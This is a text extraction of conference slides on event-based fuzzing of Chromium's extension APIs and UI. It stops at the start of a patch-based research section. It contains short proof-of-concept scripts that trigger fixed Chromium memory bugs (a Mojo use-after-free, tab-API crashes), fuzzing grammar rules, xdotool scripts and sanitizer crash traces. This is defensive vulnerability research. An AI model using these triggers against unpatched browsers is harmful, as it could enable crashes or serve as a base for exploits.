



DECEMBER 7-8, 2022

BRIEFINGS

# Event-based Fuzzing, Patch-based Research, and Comment Police: Finding Bugs Through a Bug

Huinian Yang  
Qingyu Li

# About us

Huinian Yang (@vmth6)

- Amber Security Lab of OPPO
- Focuses on vulnerability discovery in Android and Chrome.

Qingyu Li (qqq)

- Amber Security Lab of OPPO
- Focuses on vulnerability discovery, exploitation, and defense of the Android/Linux kernel.

# Finding Bugs Through a Bug



# Agenda

- The beginning of the journey: 3 ‘identical’ CVEs
- Event-based Fuzzing
- Patch-based Research
- Realistic code Scenarios
- Comment Police
- Conclusion

## Chromium Disclosed Security Bugs

Chromium security bugs are publicly disclosed by Google 14 weeks after fixing. They have a great learning value but it's difficult to keep track of when exactly they're derestricted. This page is a hub of security bugs that have recently gone public. Bugs can also be followed on Twitter: @BugsChromium.

This website **is not** affiliated with Google.

Go to year: 2020 2019 2018 2017 2016

### Security bugs disclosed in 2020

Options

Show only rewarded

#	Summary	\$\$\$	Disclosun date
1345088	Security: type confusion in chrome	\$1000	2022-10-3
1158477	Security: Bypassing HTTP auth block for subresource loads	-	2022-10-3
1326856	CrOS: Vulnerability reported in app-admin/rsyslog	-	2022-10-3
1336768	heap-buffer-overflow : charntorune	-	2022-10-2
1345245	Security: heap-buffer-overflow on components/exo/shell_surface_util.cc:230:40 (Lacros)	\$2000	2022-10-29

999932	Security: Possible to spoof URL through use of document.open	\$500	2020-01-17
1001503	Security: UaF in Aura	\$20000	2020-01-17
1004212	Security: Insecure Chrome download allows malicious software to change downloaded file integrity	-	2020-01-17
1004458	Use-of-uninitialized-value in password_manager::PasswordReuseDetectionManager::OnPaste	-	2020-01-17
1005218	Security: Multiple file download protection bypass 2	\$1000	2020-01-17
1007334	Sanitizer CHECK failure in "((*u8*)MemToShadow(a)) == ((0))" (0x4, 0x0)	\$2000	2020-01-17

# CVE-2019-13699

Issue [1001503](#) attachment: `capture_uaf.html` (3.4 KB)

```
1 <html>
2   <body>
3     <script src="mojo_bindings.js"></script>
4     <script src="third_party/blink/public/mojom/mediastream/media_stream.mojom.js"></script>
5     <script src="media/capture/mojom/video_capture.mojom.js"></script>
6     <script src="mojo/public/mojom/base/unguessable_token.mojom.js"></script>
7     <script>
8       function sleepFor( sleepDuration ){
9         var now = new Date().getTime();
10        while(new Date().getTime() < now + sleepDuration){ /* do nothing */ }
11      }
12
13      let media_stream = new blink.mojom.MediaStreamDispatcherHostPtr();
14      Mojo.bindInterface(blink.mojom.MediaStreamDispatcherHost.name,
15                        mojo.makeRequest(media_stream).handle);
16
17      let video_capture_host = new media.mojom.VideoCaptureHostPtr();
18      Mojo.bindInterface(media.mojom.VideoCaptureHost.name,
19                        mojo.makeRequest(video_capture_host).handle, 'process');
20
21      let requestId = 1;
22      async function getDeviceId() {
```

# CVE-2019-13699

Issue 1001503 attachment: capture\_uaf.html (3.4 KB)

```
1 <html>
2   <body>
3     <script src="mojo_bindings.js"></script>
4     <script src="third_party/blink/public/mojom/mediastream/media_stream.mojom.js"></script>
5     <script src="media/capture/mojom/video_capture.mojom.js"></script>
6     <script src="media/capture/mojom/video_capture.mojom.js"></script>
```

Issue 1001503 attachment: capture\_uaf\_asan (11.8 KB)

```
1 ==14686==ERROR: AddressSanitizer: heap-use-after-free on address 0x61700025d888 at pc 0x7f5b01ea8cbb bp 0x7ffedfdd8660 sp 0x7ffedfdd8658
2 READ of size 8 at 0x61700025d888 thread T0 (chrome)
3 #0 0x7f5b01ea8cba in views::BubbleFrameView::GetClientInsetsForFrameWidth(int) const ../../ui/views/bubble/bubble_frame_view.cc:691:39
4 #1 0x7f5b01ea85e4 in views::BubbleFrameView::GetBoundsForClientView() const ../../ui/views/bubble/bubble_frame_view.cc:139:23
5 #2 0x7f5b0212a77c in views::NonClientView::Layout() ../../ui/views/window/non_client_view.cc:172:42
6 #3 0x7f5b020ac536 in views::View::SetBoundsRect(gfx::Rect const&) ../../ui/views/view.cc:239:7
7 #4 0x7f5b02062a5f in views::FillLayout::Layout(views::View*) ../../ui/views/layout/fill_layout.cc:20:12
8 #5 0x7f5b020b9af8 in views::View::Layout() ../../ui/views/view.cc:661:22
```

```
17   let video_capture_host = new media.mojom.VideoCaptureHostPtr();
18   Mojo.bindInterface(media.mojom.VideoCaptureHost.name,
19                     mojo.makeRequest(video_capture_host).handle, 'process');
20
21   let requestId = 1;
22   async function getDeviceId() {
```

# CVE-2019-13699

Mojo interface  
(desktop capture)



ScreenCaptureNoti  
ficationUIViews


mojo interface  
implement bugs

CVE-2019-13699


Already fuzzed



## The beginning of the journey : 3 'identical' CVEs



## The beginning of the journey : 3 'identical' CVEs













# Agenda

- The beginning of the journey : 3 ‘identical’ CVEs
- **Event-based Fuzzing**
- Patch-based Research
- Realistic code Scenarios
- Comment Police
- Conclusion

# What are extensions?

为您推荐的项目 ⓘ 查看全部

 <p>Write better and faster with AI</p>	 <p>Google 翻译</p>	 <p>LINER - 搜寻助手 &amp; 网页/Youtu...</p>	 <p>Custom Cursor for Chrome™ - ...</p>
Grammar and Spelling checke... ★★★★★ 1,622	Google 翻译 ★★★★★ 44,041	LINER - 搜寻助手 & 网页/Youtu... ★★★★★ 5,653	Custom Cursor for Chrome™ - ... ★★★★★ 38,657
 <p>power thesaurus</p>	 <p>uBlock Origin</p>	 <p>Forest</p>	 <p>Volume Master</p>
Power Thesaurus ★★★★★ 363	uBlock Origin ★★★★★ 25,972	Forest: 保持专注, 用心生活 ★★★★★ 1,140	Volume Master - 音量控制器 ★★★★★ 20,918

# What are extensions?

## APIs:

- `chrome.bookmarks.*`
- `chrome.fontSettings.*`
- `chrome.runtime.*`
- `chrome.tabs.*`
- .....

## Helloworld extension:

- `manifest.json`
- `background.js`
- `js/hello.html`
- `js/hello.js`
- .....

## extensionFuzz I : API

```
785 // .....
786 <new fuzz_tab> = (await chrome_tabs_update(<fuzz_tabId>, {url:<fuzz_url>, active:<fuzz_bool>, highlighted:<fuz
787 <new fuzz_tab> = (await chrome_tabs_update(<fuzz_tabId>, {active:<fuzz_bool>, highlighted:<fuzz_bool>, selecte
788 <new fuzz_tab> = (await chrome_tabs_update(<fuzz_tabId>, {openerTabId:<fuzz_tabId>, autoDiscardable:<fuzz_bool
789 <new fuzz_tab> = (await chrome_tabs_update(<fuzz_tabId>, {openerTabId:<fuzz_tabId>}))
790 <new fuzz_tab> = (await chrome_tabs_update(<fuzz_tabId>, {autoDiscardable:<fuzz_bool>}))
791 <new fuzz_tab> = (await chrome_tabs_update(<fuzz_tabId>, {}))
792 <new fuzz_tab> = (await chrome_tabs_move(<fuzz_tabId>, {windowId:<fuzz_windowId>, index:<fuzz_index>}))
793 <new fuzz_tab> = (await chrome_tabs_move(<fuzz_tabId>, {index:<fuzz_index>}))
794 <new fuzz_tabId_list> = (await chrome_tabs_move(<fuzz_tabId_list>, {windowId:<fuzz_windowId>, index:<fuzz_inde
795 <new fuzz_tabId_list> = (await chrome_tabs_move(<fuzz_tabId_list>, {index:<fuzz_index>}))
796 await chrome.tabs.reload(<fuzz_tabId>, {bypassCache:<fuzz_bool>, function(){<fuzz_callback>}})
797 await chrome.tabs.reload({bypassCache:<fuzz_bool>, function(){<fuzz_callback>}})
798 await chrome.tabs.reload(<fuzz_tabId>, function(){<fuzz_callback>}})
799 await chrome.tabs.remove(<fuzz_tabId>, function(){<fuzz_callback>}})
800 await chrome.tabs.remove(<fuzz_tabId>, function(){<fuzz_callback>}})
801 await chrome.tabs.remove(<fuzz_tabId_list>, function(){<fuzz_callback>}})
802 await chrome.tabs.detectLanguage(<fuzz_tabId>, function(<fuzz_callback_param temp>){<fuzz_callback>}})
803 await chrome.tabs.captureVisibleTab(<fuzz_windowId>, {quality:<fuzz_int>}, function(<fuzz_callback_param temp>
804 await chrome.tabs.captureVisibleTab(<fuzz_windowId>, {quality:<fuzz_int>}, function(<fuzz_callback_param temp>
805 // .....
```

Domato rules for  
extension API (part)

## extensionFuzz I : API

```
3 <script>
4   async function poc(){
5     chrome.tabs.getCurrent(function(var_tab_1){
6       chrome.tabs.create({},function(var_tab_2){
7         chrome.tabs.update(var_tab_1.id,{openerTabId:var_tab_2.id})
8         chrome.tabs.update(var_tab_2.id,{openerTabId:var_tab_1.id})
9         chrome.tabs.move(var_tab_1.id,{index:2})
10        chrome.tabs.discard(var_tab_2.id)
11      })
12    })
13  }
14  poc();
```

**CVE-2020-6509 PoC**

```
3 <script>
4   async function poc(){
5     chrome.tabs.getCurrent(function(var_1){
6       chrome.tabs.group({tabIds:[var_1.id]});
7       chrome.processes.getProcessIdForTab(var_1.id,function(var_2){
8         chrome.processes.getProcessInfo(var_2,true,function(var_3){});
9       })
10    })
11  }
```

**CVE-2021-38023 PoC**




# extensionFuzz I +

## CVE-2021-30614: multi-extensions

```
=====  
==22296==ERROR: AddressSanitizer: heap-buffer-overflow on  
READ of size 8 at 0x611000d58578 thread T0 (chrome)  
#0 0x564a6f4cc4e6 in release ../../buildtools/third  
#1 0x564a6f4cc4e6 in operator= ../../buildtools/thir  
#2 0x564a6f4cc4e6 in _move_backward_std::unique_ptr<T  
m:1876  
#3 0x564a6f4cc4e6 in _move_backward_std::unique_ptr<T  
1905  
#4 0x564a6f4cc4e6 in _move_range ../../buildtools/th  
#5 0x564a6f4cc4e6 in _move ../../buildtools/third  
#6 0x564a6f4cc4e6 in _move ../../buildtools/third  
#7 0x564a6f4cc4e6 in _move ../../buildtools/third  
pModel::WebContentsData, std::__1::default_delete<TabStrip  
pModel::WebContentsData> > const&::, std::__1::unique_ptr<T  
vector:1818  
#7 0x564a6f4c3e41 in ?? ??:0  
#8 0x564a6f4ae014 in TabStripModel::MoveWebContentsAtImpl(int, int, bool) ../../chrome/browser/ui/tabs/tab_strip_model.cc:1948  
#9 0x564a6f4ae014 in ?? ??:0  
#10 0x564a6f4b30ba in TabStripModel::SetTabPinnedImpl(int, bool) tab_strip_model.cc:?  
#11 0x564a6f4b30ba in ?? ??:0  
#12 0x564a6f4c6360 in TabStripModel::SetTabsPinned(std::__1::vector<int, std::__1::allocator<int> > const&, bool) ../../chrome/browser/ui/tabs/tab_strip_model.cc:2214  
#13 0x564a6f4c6360 in ?? ??:0  
#14 0x564a6f4b7362 in TabStripModel::AddToNewGroupImpl(std::__1::vector<int, std::__1::allocator<int> > const&, tab_groups::TabGroupId const&) ../../chrome/browser/ui/  
#15 0x564a6f4b7362 in ?? ??:0  
#16 0x564a6f4b6cec in TabStripModel::AddToNewGroup(std::__1::vector<int, std::__1::allocator<int> > const&) ../../chrome/browser/ui/tabs/tab_strip_model.cc:1057
```

```
=====  
==1011516==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x60200040ff28 at pc 0x55a123335599 bp 0x7ffd5276ea2  
READ of size 8 at 0x60200040ff28 thread T0 (chrome)  
#0 0x55a123335598 in operator-> ../../buildtools/third_party/libc++/trunk/include/memory:1565:19  
#1 0x55a123335598 in TabStripModel::IsTabBlocked(int) const ../../chrome/browser/ui/tabs/tab_strip_model.cc:863:16  
#2 0x55a1231bd438 in UpdateCommandsForFind ../../chrome/browser/ui/browser_command_controller.cc:1526:26  
#3 0x55a1231bd438 in chrome::BrowserCommandController::TabStripState::UpdateCommandsForFind(int, int) ../../ch  
#4 0x55a123334270 in TabStripModel::SetTabBlocked(int, bool) ../../chrome/browser/ui/tabs/tab_strip_model.cc:836:1  
#5 0x55a1231ac933 in Browser::SetWebContentsBlocked(content::WebContents*, bool) ../../chrome/browser/ui/browser.c  
#6 0x55a121618c59 in BlockWebContentsInteraction ../../components/web_modal/web_contents_modal_dialog_manager.cc:1  
#7 0x55a121618c59 in web_modal::WebContentsModalDialogManager::BlockWebContentsInteraction(web_modal::WebContentsModal  
SingleWebContentsDialogManager> >) ../../components/web_modal/web_contents_modal_dialog_manager.cc:76:5  
#8 0x55a124638edd in constrained_window::ShowWebModalDialogViews(views::WidgetDelegate*, content::WebContents*) ../../  
#9 0x55a12382fe4b in ShowConstrainedWebDialog(content::BrowserContext*, std::__1::unique_ptr<ui::WebDialogDelegate,  
chrome/browser/ui/views/constrained_web_dialog_delegate_views.cc:526:3  
#10 0x55a1198e3d25 in printing::PrintPreviewDialogController::CreatePrintPreviewDialog(content::WebContents*) ../../  
#11 0x55a1198e3512 in printing::PrintPreviewDialogController::PrintPreview(content::WebContents*) ../../chrome/bro  
#12 0x55a119901b99 in printing::PrintViewManager::ShowScriptedPrintPreview(bool) ../../chrome/browser/printing/pri  
#13 0x55a10f653083 in printing::mojom::PrintManagerHostStubDispatch::Accept(printing::mojom::PrintManagerHost*, mojo  
#14 0x55a119bfa673 in mojo::InterfaceEndpointClient::HandleValidatedMessage(mojom::Message*) ../../mojo/public/cpp/
```



# Puppeteer

- Generate screenshots and PDFs of pages;  
Automate form submission, UI testing, keyboard input, etc.
- <https://pptr.dev/>
- mainly about `BrowserContext`

# xdotool

- lets you simulate keyboard input and mouse activity, move and resize windows, etc.
- <https://github.com/jordansissel/xdotool>
- outside web page, system level

## xdotool Examples

Typing	<code>xdotool type "Hello world"</code>
Click(x, y)	<code>xdotool mousemove x y click 1</code>
Closing Chrome window	<code>xdotool search "Chromium-browser" windowclose</code>
Resize Chrome windows	<code>xdotool search "Chromium-browser" windowsize %@ 500 500</code>
Dragging	<code>xdotool mousedown 1 &amp;&amp; xdotool mousemove_relative --sync 500 400 &amp;&amp; xdotool mouseup 1</code>
Bring up Chrome and visit "https://www.blackhat.com/eu-22"	<code>xdotool search "Chromium-browser" windowactivate --sync key --clearmodifiers ctrl+l type <a href="https://www.blackhat.com/eu-22">"https://www.blackhat.com/eu-22"</a> &amp;&amp; xdotool key Return</code>

## Script for CVE-2020-6466

```
#!/bin/bash  
wmctrl -a "Chromium" &  
`xdotool mousemove 1200 180 click 1` &&  
`xdotool mousemove 800 230 click 1` &&  
`xdotool mousemove 1250 580 click 1` &&  
`xdotool mousemove 450 170 click 1` &&  
`xdotool mousemove 451 170 click 1`
```

## Discovered Vulnerabilities(with xdotool's help)

### **CVE-2020-6554**

- need to close the window

### **[dup with] CVE-2020-6515**

- need to close a tab very fast ...

### **CVE-2021-21214**

- need to reconnect wifi ...

## Tips

- Add weight to the top part of the valid area in browser  
For a page lack of valid components, more than 90% of the space is useless.
- Set up blacklist area  
Avoid activating other software, or shutting down the computer.
- Additional benefit: collect after close  
Some code is executed when the browser is closed, and if something goes wrong with this part, it is not caught by the fuzzer parent process, but the crash is caught by the user clicking close.



# Recent Tendency


bugs chromium New issue All issues

1 - 97 of 97 [List](#)

ID	Pri	Type	Component	Status	Summary + Labels
1346154	1	Bug-Security	UI>Shell>WindowManager	Fixed	Security: heap-buffer-overflow in ash::DesksBarView::OnDeskRemoved <a href="#">allpublic</a> <a href="#">external_security_report</a>
1344814	1	Bug-Security	UI>Browser>Creation	Fixed	Security: Heap-use-after-free in user_notes::FrameUserNoteChanges::Apply (Annotation - deleting a note that was just created in another tab causes crash) <a href="#">allpublic</a> <a href="#">external_security_report</a>
1339140	2	Bug-Security	UI>Browser>Journeys	Fixed	Security: container-overflow in TabStripModel::AddToNewGroupImpl <a href="#">allpublic</a> <a href="#">external_security_report</a>
1337538	1	Bug-Security	Internals>GPU>SwiftShader	Fixed	Security: use after free in GraphicsPipeline::containsImageWrite <a href="#">allpublic</a> <a href="#">external_security_report</a>
1335470	1	Bug-Security	----	Fixed	Security: Heap-use-after-free in ash::CalendarEventListView::~CalendarEventListView <a href="#">allpublic</a> <a href="#">external_security_report</a>
1330775	1	Bug-Security	UI>Shell, UI>Shell>WindowManager>OverviewMode	Fixed	Security: Heap-use-after-free in ash::OverviewGrid::OnDesksTemplatesGridFadedOut <a href="#">allpublic</a> <a href="#">external_security_report</a>
1330125	1	Bug-Security	UI>Shell>UIFoundations	Fixed	Security: heap-after-free on components/exo/extended_drag_source.cc (Lacros) <a href="#">allpublic</a> <a href="#">external_security_report</a>
1330042	1	Bug-Security	UI>Shell	Fixed	Security: Heap-use-after-free in ash::OverviewItem::DestroyPhantomsForDragging <a href="#">allpublic</a> <a href="#">external_security_report</a>

# e.g. possible Event attack scenario of phone

```
[36810.070814] xx|irq/218-1120100:xx|11201000.usb0: [name:xx&]==== U2COMM[1] ===  
[36810.070992] xx|irq/218-1120100:xx|11201000.usb0: [name:xx&]gadget SUSPEND  
[36810.071850] xx|irq/218-1120100:  
[name:report&]====  
[36810.071517] xx|irq/218-1120100: [name:report&]BUG: KASAN: null-ptr-deref in _raw_spin_lock_irqsave+0xd4/0x248  
[36810.071638] xx|irq/218-1120100: [name:report&]Write of size 4 at addr 0000000000001a8 by task irq/218-1120100/248  
[36810.071730] xx|irq/218-1120100: [name:report&]  
[36810.071853] xx|irq/218-1120100: CPU: 0 PID: 248 Comm: irq/218-1120100 Tainted: P W O 5.10.101-android12l-9 #1  
[36810.072046] xx|irq/218-1120100: Call trace:  
[36810.072163] xx|irq/218-1120100: dump_backtrace+0x0/0x46c  
[36810.072274] xx|irq/218-1120100: show_stack+0x1e/0x2e  
[36810.072393] xx|irq/218-1120100: dump_stack+0x124/0x178  
[36810.072513] xx|irq/218-1120100: _kasan_report+0x128/0x304  
[36810.072625] xx|irq/218-1120100: kasan_report+0x54/0xb4  
[36810.072740] xx|irq/218-1120100: kasan_check_range+0x209/0x208  
[36810.072858] xx|irq/218-1120100: _kasan_check_write+0x48/0x5c  
[36810.072977] xx|irq/218-1120100: _raw_spin_lock_irqsave+0xd4/0x248  
[36810.073094] xx|irq/218-1120100: gserial_suspend+0x48/0xac  
[36810.073202] xx|irq/218-1120100: acm_suspend+0x14/0x24  
[36810.073315] xx|irq/218-1120100: composite_suspend+0xc4/0x1e0  
[36810.073430] xx|irq/218-1120100: configs_composite_suspend+0x90/0xd0  
[36810.074331] xx|irq/218-1120100: xx_gadget_suspend+0xe4/0x120 [xx]  
[36810.075187] xx|irq/218-1120100: xx_u2_common_isr+0x0/0x468 [xx]  
[36810.076094] xx|irq/218-1120100: xx_irq/0x1140x732 [xx]  
[36810.076181] xx|irq/218-1120100: irq_thread_fn+0x80/0xfc  
[36810.076295] xx|irq/218-1120100: irq_thread+0x1dc/0x294  
[36810.076415] xx|irq/218-1120100: kthread+0x2d0/0x398  
[36810.076530] xx|irq/218-1120100: ret_from_fork+0x10/0x30  
[36810.076702] xx|irq/218-1120100:  
[name:report&]====
```




## Phase 1 Summary

- Delving into valuable bugs can be unexpectedly rewarding and enlightening.
- Focusing on event handling logic (user actions, etc) can increase the coverage of code execution and therefore serve as a kind of fuzzer input.

# Agenda

- The beginning of the journey: 3 ‘identical’ CVEs
- Event-based Fuzzing
- **Patch-based Research**
- Realistic code Scenarios
- Comment Police
- Conclusion

## When u see a check-code or sec-bulletin



